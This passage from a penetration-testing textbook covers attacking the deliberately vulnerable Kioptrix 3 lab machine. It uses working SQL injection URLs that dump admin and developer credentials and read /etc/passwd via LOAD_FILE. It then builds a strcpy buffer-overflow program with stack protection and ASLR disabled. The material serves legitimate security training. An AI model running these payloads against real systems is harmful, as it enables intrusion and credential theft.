server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
connection: close
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
date: Tue, 08 Sep 2015 04:42:02 GMT
content-type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```

Using WebScarab as an HTTP proxy

It is beneficial to have a browser that is proxy-enabled and logs all manual penetration testing activity. After all, you will need to be able to replicate your steps as well as write reports that indicate the steps taken during testing. WebScarab can be found in Kali by navigating to **Applications | Web Application Analysis | webscarab**. WebScarab is a HTTP proxy provided by the OWASP team that will assist in analyzing your HTTP traffic. We will need to point our browser to use the proxy once it has been started.

Load up Iceweasel, choose **Edit** | **Preferences** | **Advanced** | **Network Tab**, and click on the **Settings** button. Select the **Manual proxy configuration:** radial button and configure the following settings:

- **HTTP Proxy**: **localhost** | **Port:** `8008`
- **SSL Proxy**: **localhost** | **Port:** `8008`
- **No Proxy for**: Delete all the entries here

The default listener should be able to pick up your session. Now, in your browser, head over to `http://kioptrix3.com`. If everything is working properly and you receive no errors, head over to `http://kioptrix3.com/gallery/`, click back over to WebScarab, and choose the **Summary** tab to review our proxy results:

One thing instantly confirms the problem with unknown application error issues that w3af ran into. The `http://kioptrix3.com/gallery/` URL is already returning a 500 application error before a SQL injection attack is even attempted. Automated scanners have a difficult time with abnormal behavior and thus we must investigate further on our own. If this concept is confusing at this time, try the following to confirm our suspicions are correct. Open up a new Kali terminal session and invoke Netcat:

```
# nc kioptrix3.com 80
```

When the connection is made, enter the following:

```
GET http://kioptrix3.com/gallery/
```

We are pulling the data directly that gives us the most control over the information. When in doubt, use Netcat! The output is as follows:

```
HTTP/1.0 500 Internal Server Error
Date: Tue, 08 Sep 2015 23:36:00 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.4-2ubuntu5.6
Set-Cookie: PHPSESSID=f04693abb030c65c52014ea6bb99aafb; path=/
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 5653
Connection: close
Content-Type: text/html
```

The highlighted section confirms that the application immediately returns an error code and the requested page.

It is time to use WebScarab to intercept our messages to see exactly what we are dealing with. In WebScarab, open up the **Proxy** tab, click on the **Manual Edit** tab, and check the **Intercept responses** box. By intercepting the responses, we are able to review the packages to see if there is anything interesting being passed to the server. We can also change any variables or hidden fields now if we want to.

Now that we are intercepting, go back to your browser screen and reload the `http://kioptrix3.com/gallery/` page. You will be presented with the following:

The data that was intercepted will include the response returned in both a parsed and raw format. It is critical that you understand what normal responses should look like. These are the clues that will enable you to excel at finding vulnerabilities in the web applications. In this case, we can see once again that the server responds with a 500 internal server error in its header. When looking at the raw source, we also see that there are some references to something called Gallarific. As with any piece of software, you should perform a quick lookup for known vulnerabilities when you are able to determine what is running.

> Remember the process—find out what is running, determine if it is set up correctly and/or if there are known vulnerabilities, then test.

Head on over to `https://www.exploit-db.com/` and perform a search for `GALLARIFIC`. The current results are as follows:

Date ▾	D	A	V	Title	Platform	Author
2011-01-02	⬇	🖺	✔	GALLARIFIC PHP Photo Gallery Script (gallery.php) SQL Injection	php	AtT4CKxT3rR0r1
2009-08-12	⬇	-	✔	Gallarific 1.1 (gallery.php) Arbitrary Delete/Edit Category Vuln	php	ilker Kandemir
2009-05-26	⬇	-	✔	Gallarific (user.php) Arbirary Change Admin Information Exploit	php	TiGeR-Dz
2008-03-10	⬇	-	✔	Gallarific - search.php query Parameter XSS	php	ZoRLu
2008-03-10	⬇	-	✔	Gallarific - Multiple Script Direct Request Authentication Bypass	php	ZoRLu

We have three different exploits to choose from, just for this simple application. That does not even count the local file injection that we were able to locate using our automated tools. If you choose the top item in the list, which is the **GALLARIFFIC PHP Photo Gallery** exploit, you will see that the person that submitted the exploit was even nice enough to include the path to the admin panel at `http://kioptrix3.com/gallery/gadmin/`, in case we had missed it in our previous scan results (remember seeing the notice about something interesting being commented out: `<!--ahref="gadmin">Admin</a>  -->` ?).

> Remember that exploit-db is already on your Kali machine! If you are on a segmented network, as you should be, there is no reason to leave to pull down exploit code or proof of concept instructions. You already have it on your machine!

If you performed your searches for Gallarific properly, you will find other vulnerabilities as well. Here are some associated CVE references:

- `CVE-2008-1326`
- `CVE-2008-1327`
- `CVE-2008-1464`
- `CVE-2008-1469`
- `CVE-2008-6567`

> The **OSVDB** (**Open Source Vulnerability Database**) at `http://osvdb.org/` is also a great resource when trying to find information about software vulnerabilities. If you find a vulnerable software version, odds are that you will also find any associated proof of concept code if it exists, as the exploit-db team has expended a lot of effort in ensuring that their CVEs link up to the OSVDB.

Now, looking at the exploit definition, we see that there is an example code provided as follows (credit goes to AtT4CKxT3rR0r1ST for submitting this proof of concept exploit code to `https://www.exploit-db.com/`):

```
www.site.com/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--
```

> Turn off intercepts unless you want to acknowledge each response.

Of course, for us to use this example, we need to make a few changes. For one, we need to correct the `www.site.com` entry. Replace this with `kioptrix3.com`. Then, we need to add our gallery sub folder so that we address the correct site:

```
http://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6,7,8+from+gallarific_users--
```

If you try this code, you will find that it does not work as planned. We need to go back to our web application testing basics and determine what the problem is. Let's try something here and see what happens. We will simplify the query and see if it works:

```
http://kioptrix3.com/gallery/gallery.php?id=null%20and%201=2%20
union%20select%201,2,3,4,5,6,7,8
```

In response, we still receive the following error:

```
The used SELECT statements have a different number of columns. Could
not select category
```

If you are familiar with the SQL injection, you already know the problem. We are addressing too many columns. Now, we will iterate through the column count until we no longer receive an error message. Try the following:

```
http://kioptrix3.com/gallery/gallery.php?id=null%20and%201=2%20
union%20select%201,2,3,4,5,6
```

Now, we are seeing something that is more interesting. Our SQL injection worked! Next, we change the proof of concept code to read as follows and give it a try:

```
http://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select
+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6+from+gall
arific_users--
```

This command results in providing us with the username `admin` and the password of `n0t7t1k4`. An example of this is shown in the following image:

Use this information to log into `http://kioptrix3.com/gallery/gadmin` and browse around a bit. You have admin access on the application, but you did not get root access to the machine itself yet. Now that you know you can use SQL injection to get anything in the database, start thinking of what else you may be able to get to; don't forget about our file inclusion vulnerability either! Our journey through Kioptrix Level 3 is not yet complete.

Introduction to browser plugin HackBar

The Iceweasel browser provides penetration testers with a myriad of tools that make web application testing efficient and fun. It takes advantage of many of the browser-based plugins that have been written over the years. We will use the plugin HackBar within Iceweasel to fully exploit the Kioptrix 3 machine in our lab in an efficient manner. The primary plugin we take advantage of in this example is the HackBar. You can learn more about HackBar at `https://addons.mozilla.org/en-US/firefox/addon/hackbar/`. The HackBar and other add-ons that can be added to Iceweasel make testing web applications fun and allow a knowledgeable penetration tester to manually verify the security of a web application.

Open the Iceweasel browser and click on **Open menu | Add-ons**, located on the right-hand side of the screen next to the home icon. In the **Search all add-ons** field, enter `HackBar` and search for the tool; once it is found, install it and restart the browser:

1. Using the HackBar in Iceweasel, enter the following URL and click on the **Execute** button:

   ```
   http://kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+sel
   ect+1,group_concat(userid,0x3a,username,0x3a,password),3,4,5,6+fro
   m+gallarific_users--
   ```

2. You should be presented with the username `admin` and the password `n0t7t1k4`.

3. Let's take a look at how we can get other information. Enter the following into the HackBar: `http://kioptrix3.com/gallery/gallery.php?id=1` and click on **Execute**.

4. Now, place the cursor at the end of the `http://kioptrix3.com/gallery/gallery.php?id=1` entry in the HackBar, add a space, and then directly above the HackBar click **SQL | Union Select Statement** and enter `6` in the pop up that appears. Then, click on **OK**. Click on the HackBar **Execute** button to verify that the SQL injection works.

5. Now, replace the number `2` in the query that was generated, by highlighting it and clicking on **SQL | MySQL | Basic Info Column**, so that your URL now looks like this: `http://kioptrix3.com/gallery/gallery.php?id=1 UNION SELECT 1,CONCAT_WS(CHAR(32,58,32),user(),database(),@@version),3,4,5,6`. Click on **Execute** on the HackBar and review the results. The output should contain the following information: `root@localhost:gallery:5.0.51a-3ubuntu5.4`. You have successfully enumerated the user, database name, and version that are running.

6. At this point, you can use any of the typical SQL injection tricks to enumerate this database. Try running different commands such as `http://kioptrix3.com/gallery/gallery.php?id=1 UNION SELECT 1,table_name,3,4,5,6frominformation_schema. tableswheretable_schema=database()`, which will list all of the tables from the current database.

7. We can already access certain files on the server using commonly used SQL injection code such as `http://kioptrix3.com/gallery/gallery.php?id=1 UNION SELECT 1,LOAD_FILE('/etc/passwd'),3,4,5,6`. This will list the password file from the server.

8. To pull the development user's account information, we can use `http://kioptrix3.com/gallery/gallery.php?id=1 UNION SELECT 1, username,password,4,5,6 from dev_accounts`, which provides us with the information for the username `loneferret`, with a password hash value of `5badcaf789d3d1d09794d8f021f40f0e`, and the user `dreg`, with a password hash of `0d3eccfb887aabd50f243b3f155c0f85`. We can try to crack these user passwords. Successfully cracking the passwords will provide you with the following credentials: `dreg` - `Mast3r` and `loneferret` - `starwars`.

These users have fallen into the pitfall of reusing passwords. You can log onto the Kioptrix 1.2 machine on your lab now by opening up an SSH session from your Kali to the Kioptrix machine. Luckily, these accounts are not in the sudoers list. Now, we need to elevate the privilege of one of the accounts.

> At this point, you are almost at root on the Kioptrix Level 1.2 machine. Take your time, look around the server and try to figure out a method of escalating the privilege of either user.
>
> Once you have gained root using SSH, challenge yourself again by uploading a shell to the Kioptrix Level 1.2 machine using nothing but the website! There are several different methods of accomplishing this; if you get stuck, take a look at one of the many walkthroughs on the Web.

Reader challenge

For this section, review the information from the chapter and try and expand on the topics. This will allow you to increase your knowledge on the different topics.

To stimulate your thinking, try some of the following topics:

1. OWASP ZAP is another web application testing tool that is free and worth experimenting with. Taking the concepts here from the book, explore the tool, and try and use it to follow the process we covered within this chapter. An example of the OWASP ZAP tool is shown in the following image:

2. The next challenge is to attempt and flex your skills and practice them to perform all of the SQL injection manually *without* any tools! This is not as hard as you might think, and it is something that will provide you with a plethora of practice; moreover, it will increase your skill set tremendously. When you learn how to do something manually, then the tool is just to assist. Remember, it is all about the process. Once you understand it, then you continue to expand on it, and the experience will come in time. To get you started, the process is the same as we did earlier. Here is an example of the query to extract information from the database. Enter the following query:

```
www.site.com/products.php?prodID=25+union+select+1,2,3,4,5
```

Remember to replace the site with the site that you are working with. You conducted these queries against the Kioptrix site, so if you want another challenge, then navigate to the following URL:

```
http://testphp.vulnweb.com/
```

An example of this website is shown in the following image:

As the image indicates, this site is a test site for Acunetix, which is a commercial web application scanning tool. There are a number of these types of sites that are available for us to practice our testing.

For this challenge, now that you have looked at a number of methods, explore the sqlmap tool. This is a powerful tool that will perform many of the queries that we want to do against a database target. The tool is written entirely in Python, and another one that it is beneficial to hone your skills with. An example of a very basic query is shown in the following image:

These challenges will assist you in gaining more experience and honing your skills. We know virtually every potential client will have some form of a website and, more importantly, web applications. The more you know about the testing, the more of an advanced penetration tester you will become. Enjoy!

Summary

We have had a chance to really start building out our test environment and setting up tools such as Kioptrix, pfSense, Mutillidae, HAProxy, and more. Using these tools in our lab helps us to better understand the technology that we are testing. The best penetration testers have significant IT experience, so that they are able to leverage both when testing and when explaining the concepts and mitigating controls to their clients.

You also learned how to use tools such as `lbd` to determine if a system is being load balanced, and `wafw00f` to look for web application firewalls. Practice makes perfect, and with that in mind, each and every step was defined in such a way that you could follow along and gain confidence with the technology, or just simply refresh your already significant skill set. After all, with so much to remember in the security field, it is easy to fall out of practice.

We walked through using the w3af graphical user interface and then followed up with the w3af console, that can be scripted if you want to be even more efficient. Using Kioptrix 1.2, we were able to walk through the different steps that might be taken if you were trying to penetrate a large web application for a client. We discussed that sometimes, automated tools are just not sufficient to find the exploits, and thus a browser and HTTP proxy such as WebScarab can make the difference between a good and a bad penetration test. We also introduced you to plugins that have been created by the community to help security professionals perform their job.

One last thing that you learned is that web application testing is a complex and difficult art to master. If you run into problems, never give up and just keep trying! This is what the challenges are for, and there are a number of references out there to improve on your skillset; explore as many as you can.

The next chapter dives into exploitation and client-side attacks. You will learn about buffer overflows and even create your own vulnerable program. We also discuss different fuzzers, such as BED and sfuzz. We also touch upon antivirus avoidance and repackaging payloads. Best of all, we will discuss the Social Engineering Toolkit, which should be an invaluable addition to every pentester's toolbox.

8
Exploitation Concepts

Client-side attacks characteristically require user interaction. A careless visit to a website can result in devastation. Generally speaking, a client-side attack will be focused on the "client" machine used by individuals at home or in the office. In a properly secured environment, these hosts will be protected using a combination of security mechanisms and practices, such as white listing, network segmentation, host-based firewalls, file integrity monitors, system configuration hardening, and antivirus.

With proper training, users are well aware that clicking on unknown links, opening e-mail attachments, or even plugging in an untrusted device, may have the potential to be harmful. Unfortunately, convenience often supersedes common sense, and as such, users will continue to repeat old mistakes. After all, shouldn't all of these protection mechanisms installed by the administrators protect the user from everything?

In large environments, desktops, workstations, and even printers are typically considered noncritical. The focus is on expensive servers and systems that are essential to keeping the business running. A skilled attacker will be well aware of this mentality. If unable to effortlessly penetrate the network using web application vulnerabilities, the attacker may often move on to using a blend of social engineering and client-side attacks. If successful, these attacks will cut through a perimeter as quickly as a hot knife cuts through butter. Additionally, a fully compromised client machine can then be set up as a gateway into the otherwise secured network.

In this chapter, we will investigate methods that assist us in testing the effectiveness of a corporation's security awareness training and client-side protection mechanisms. The research performed during the information gathering stages of your testing will finally be used to the fullest extent. Furthermore, we look at some of the techniques and tools used by security researchers and crafty attackers to bypass even those system controls that at first glance seem theoretically sound.

In this chapter, we will cover the following topics:

- Buffer overflows — a refresher
- "C"ing is believing — create a vulnerable program
- Turning ASLR on and off in Kali
- 64-bit exploitation
- Introducing vulnserver
- Fuzzing tools included in Kali
- Social Engineering Toolkit
- Fast-Track
- Reader challenge

Buffer overflows – a refresher

Buffer overflows are the bread and butter of attackers in the wild. When this type of vulnerability is properly exploited, an attack may lead to complete system compromise in mere seconds. Ideally, many of these vulnerabilities may be prevented by the proper implementation of a security development lifecycle. If your client does not have such practices, you may be required to perform steps that are above and beyond standard penetration testing, and prove that there are flaws in the (often internally developed) applications being deployed across the enterprise.

> Not all buffer overflow vulnerabilities can be used to create remote exploits. Also note that not all buffer overflows are exploitable.

More often than not, programming errors that allow for buffer overflows are not intentional or due to lazy developers. Frequently, buffer overflow vulnerabilities are missed during the application development stages because of either the complexity of the application or the fact that the original codebase is decades old and yet is still being built upon. Considering the fact that software developers are regularly faced with unreasonable deadlines and demands from their management chain, we should not be surprised that sometimes security flaws can be overlooked or missed during the software development lifecycle. It is not shocking for a developer to receive requirements based on eleventh-hour decisions. Logically, this is counterproductive to ensuring the security of the application being developed. As with any other technology, security needs to be built into the entire process and not added as an afterthought. The priority of the developer becomes pumping out code modifications rather than focusing on both stability and security.

To address these types of errors, code compilers and operating systems will include mechanisms that are meant to prevent the exploitation of this type of code. In order to fully understand how to bypass these mechanisms, you will need to have at minimum a basic understanding of what buffer overflows are and how you can verify that your clients are fully protected against this type of attack.

Memory basics

Before we start writing vulnerable code and attempting exploits, we will cover the basics of how a program is displayed in memory. An example of this is shown in the following diagram:

The text segment contains the program code to be executed. Data, as its name suggests, contains the global data for the program. The stack is static and fixed in size, and created at run time. It stores the local variables and functions of the program, and the heap is dynamic. We will focus on the stack within this chapter. There are a number of registers that can store data when we run the program, and we will not cover them here. We will look at the ones that are interesting for us, and that is the **ESP** (stack pointer), **EBP** (base pointer), and **EIP** (instruction pointer). ESP and EBP track the stack frame of the existing function. ESP points to the top of the stack frame at its lowest address, and EBP points to the highest memory address at the bottom of the stack frame. Finally, EIP holds the memory address of the next instruction to be executed. Our task is to take over program execution by getting EIP to point to the code of our choice.

"C"ing is believing – Create a vulnerable program

To fully comprehend just how simple it can be to overlook these errors, we will be producing our own vulnerable program. Open up a 32-bit Kali virtual system and take the opportunity to connect to the Internet and perform your updates. After updating, you will more than likely need to download the debugger we will be using. As of now, it is not included as part of Kali 32 bit.

We will be using the GNU Debugger. You can learn additional information about this tool at: `http://www.gnu.org/software/gdb/`.

> The following examples use the 32-bit version of Kali.

To get the GNU debugger, you will need to install it using the `apt-get` install command:

```
# apt-get install gdb
```

Once you have installed `gdb`, disconnect the Internet connection to your Kali virtual machine again.

The first order of business is to compile a small program that will be used to demonstrate a buffer overflow in action. We take advantage of a well-known flaw in the `strcpy` function for this purpose. Open up a terminal session in Kali and create a file named `bovrflow.c` in nano:

```
# nano bovrflow.c
  /* This program contains an intentional vulnerability for learning
purposes. */


  #include <stdio.h>
  #include <string.h>


  //This function will copy the string input


  Void copy_string(char *str)
{
```

```c
    char buffer[5];

    strcpy(buffer, str);

    printf("You entered: %s\n" , buffer);

}



  void main(int argc, char *argv[])
  {




    copy_string(argv[1]);
/*Print out the string that was typed*/


}
```

Be sure to save your work before exiting to the terminal. In this program, we have intentionally used `strcpy()` because it does not sanitize the input to ensure that it does not exceed the size of the assigned buffer.

Due to safety restrictions built into the **GCC** compiler, we must use `-fno-stack-protector` to compile this code. At the command prompt, issue the following command:

```
# gcc -o bovrflow -fno-stack-protector –z execstack bovrflow.c
```

In the previous command, we invoked the `gcc` compiler, chose the output filename to be `bovrflow`, disabled the stack protector functionality of the compiler, executed on the stack, and targeted the `bovrflow.c` source code.

> Because we are running as root in Kali, we do not have to worry about changing the file permissions to executable before attempting to run it.

Turning ASLR on and off in Kali

Linux uses **Address Space Layout Randomization** (**ASLR**) by default. You should understand how to check to see if this is enabled, as well as if it has the ability to turn it on and off. Let's take a look at the `ldd` command. This command will list a program's shared library dependencies. If you have ASLR enabled, the memory addresses will change each time they are invoked:

```
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb786e000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7701000)
     /lib/ld-linux.so.2 (0xb786f000)
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb780a000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb769d000)
     /lib/ld-linux.so.2 (0xb780b000)
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb78b5000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7748000)
     /lib/ld-linux.so.2 (0xb78b6000)
```

On closer inspection, it becomes obvious that the memory addresses are changing each time. Now, let's turn off ASLR (off is 0, on is 2), by changing the `randomize_va_space` value, and compare the results:

```
# root@kali:~ #sysctlkernel.randomize_va_space=0
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb7fe4000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e77000)
     /lib/ld-linux.so.2 (0xb7fe5000)
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb7fe4000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e77000)
     /lib/ld-linux.so.2 (0xb7fe5000)
# root@kali:~ # ldd bovrflow
  linux-gate.so.1 =>  (0xb7fe4000)
  libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7e77000)
     /lib/ld-linux.so.2 (0xb7fe5000)
```

The memory addresses are identical regardless of how many times you attempt to run the command. This indicates that you turned off the randomization produced by ASLR.

Understanding the basics of buffer overflows

Assuming that the `bovrflow.c` compiled properly and ASLR is turned off, we can now execute our intentionally vulnerable program:

```
# ./bovrflow AAAAAAAAAA
You entered: AAAAAAAAAA
```

By entering ten characters, the program executed the instructions and exited properly after displaying the characters you had typed. Now, let's overflow the buffer to analyze the result. This time run the program, but type more than 14 characters:

```
# ./bovrflow AAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAA
Segmentation fault
```

> Your addressing will more than likely not match the following examples; therefore, ensure that you change the addresses to match the ones you discover in your analysis.

By entering more data than the buffer could handle, we generated `segmentation fault`. This is exactly what we are looking for. Let's take a look at what is occurring in memory space when this program is running. At the prompt, invoke the `gdb` debugger:

```
gdbb ovrflow
  GNU gdb (Debian7.7.1+dfsg-5)
  Copyright (C) 2014 Free Software Foundation, Inc.
  License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/
gpl.html>
  This is free software: you are free to change and redistribute it.
  There is NO WARRANTY, to the extent permitted by law.  Type "show
copying"
  and "show warranty" for details.
  This GDB was configured as "i486-linux-gnu".
```

```
For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>...

Reading symbols from /root/overload/bovrflow...(no debugging symbols
found)...done.

(gdb)
```

The debugger will provide us with detailed memory information about the bovrflow program. Let's take a look at what happens when we run the program from within gdb without overflowing the buffer. We type r at the gdb prompt to run the program:

```
(gdb) r AAAAA

Starting program: /root/bovrflow


You entered: AAAAAA


[Inferior 1 (process 19568) exited with code 06]
(gdb)
```

Nothing interesting to see here, but this test is a good sanity check to ensure everything is working properly. Now, we need to take a look at what occurs when we cause the segmentation error:

```
(gdb) r AAAAAAAAAAAAA

Starting program: /root/bovrflow
You entered: AAAAAAAAAAAAA


Program received signal SIGSEGV, Segmentation fault.
0x8048487 in main ()
```

